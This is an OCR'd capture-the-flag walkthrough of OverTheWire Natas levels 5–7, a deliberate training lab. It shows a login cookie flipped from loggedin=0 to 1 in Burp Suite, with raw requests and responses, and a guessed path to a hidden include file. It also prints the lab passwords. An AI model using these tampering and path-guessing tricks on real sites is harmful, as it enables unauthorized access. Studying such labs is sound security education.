
Objective:
Change a cookie value to gain access.

Key Skill Learned:
Cookie manipulation in browser Developer Tools.

Detailed Steps:


1. Log in to Level 5.
2. The page says: *"Access disallowed. You are not logged in."*
3. Open Developer Tools → Application → Cookies.
4. Change loggedin=0 to loggedin=1.
5. Refresh the page to reveal the Level 6 password.

Outcome:
Password for Level 6 successfully obtained. **Password:** 0RoJwHdSKWFTYR5WuiAewauSuNaBXned



Natas Level 5 → Level 6

```
Username: natas6
URL:      http://natas6.natas.labs.overthewire.org
```



natas5.natas.labs.overthewire.org


Sign in

http://natas5.natas.labs.overthewire.org

Your connection to this site is not private

Username: natas5


Password: ••••••••••••••••••••••••••••••••



Not secure natas5.natas.labs.overthewire.org

NATAS5


Access disallowed. You are not logged in


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://natas5.natas.labs.overthewire.org:80 [13.48.176.69]
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 10
Pretty Raw Hex
Search
0 highlights
Event log (1) All issues
Memory: 120.3MB
Disabled
26°C Mostly cloudy
ENG US
03:35 15-08-2025

Time	Type	Direction	Method	URL	Status code	Length
03:34:44 15 Au...	HTTP	→ Request	GET	http://natas5.natas.labs.overthewire.org/		

Request


```
GET / HTTP/1.1
Host: natas5.natas.labs.overthewire.org
Cache-Control: max-age=0
Authorization: Basic bmF0YXM1OjBuMzVQa2dnQVBtMnpiRXBPVTgwMmMweDBNc24xVG9L
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: loggedin=0
Connection: keep-alive
```


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://natas5.natas.labs.overthewire.org:80 [1
Pretty Raw Hex
Search
0 highlights
Event log (1) All issues
26°C Mostly cloudy

Time	Type	Direction	Method	URL
03:35:39 15 Au...	HTTP	→ Request	GET	http://natas5.natas.labs.overthewire.org/

Request


```
GET / HTTP/1.1
Host: natas5.natas.labs.overthewire.org
Cache-Control: max-age=0
Authorization: Basic bmF0YXM1OjBuMzVQa2dnQVBtMnpiRXBPVTgwMmMweDBNc24xVG9L
Cookie : loggedin=1
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: loggedin=0
Connection: keep-alive
```



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Target: http://natas5.natas.labs.overthewire.org
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 11
Response headers 8
0 highlights
Done
1,142 bytes | 1,194 millis
Event log (1) All issues
Memory: 156.4MB
Disabled
26°C Mostly cloudy
Search
ENG US
03:44 15-08-2025

```
GET / HTTP/1.1
Host: natas5.natas.labs.overthewire.org
Cache-Control: max-age=0
Authorization: Basic bmF0YXM1OjBuMzVQa2dnQVBtMnpiRXBPVTgwMmMweDBNc24xVG9L
Cookie: loggedin=1
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: loggedin=0
Connection: keep-alive
```

```
Content-Type: text/html; charset=UTF-8

<html>
    <head>
        <!-- This stuff in the header has nothing to do with the level -->
        <link rel="stylesheet" type="text/css" href="
        http://natas.labs.overthewire.org/css/level.css">
        <link rel="stylesheet" href="
        http://natas.labs.overthewire.org/css/jquery-ui.css" />
        <link rel="stylesheet" href="
        http://natas.labs.overthewire.org/css/wechall.css" />
        <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
        </script>
        <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
        </script>
        <script src=http://natas.labs.overthewire.org/js/wechall-data.js>
        </script>
        <script src="http://natas.labs.overthewire.org/js/wechall.js">
        </script>
        <script>
            var wechallinfo = {
                "level": "natas5", "pass":
                "0n35PkggAPm2zbEp0U802c0x0Msn1ToK"
            };
        </script>
    </head>
    <body>
        <h1>
            natas5
        </h1>
        <div id="content">
            Access granted. The password for natas6 is
            0RoJwHdSKWFTYR5WuiAewauSuNaBXned
        </div>
    </body>
</html>
```



natas5.natas.labs.overthewire.org
Not secure natas5.natas.labs.overthewire.org
NATAS5
WeChall SUBMIT TOKEN
26°C Mostly cloudy
Search
ENG US
03:45 15-08-2025

Access granted. The password for natas6 is 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

---

Level 6 → Level 7

Objective:

Guess the location of a hidden file.

Key Skill Learned:


Filename guessing and direct access attempts.

Detailed Steps:

1. Log in to Level 6.


2. Page hints that the secret is in /includes/.
3. Visit /includes/ → directory listing is blocked.
4. Guess common filenames like /includes/password.inc.
5. Found password for Level 7.

Outcome:
Password for Level 7 successfully obtained**. Password:** bmg8SvU1LizuWjx3y7xkNERkHxGre0GS




Natas Level 6 → Level 7


```
Username: natas7
URL:      http://natas7.natas.labs.overthewire.org
```




Input secret:



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
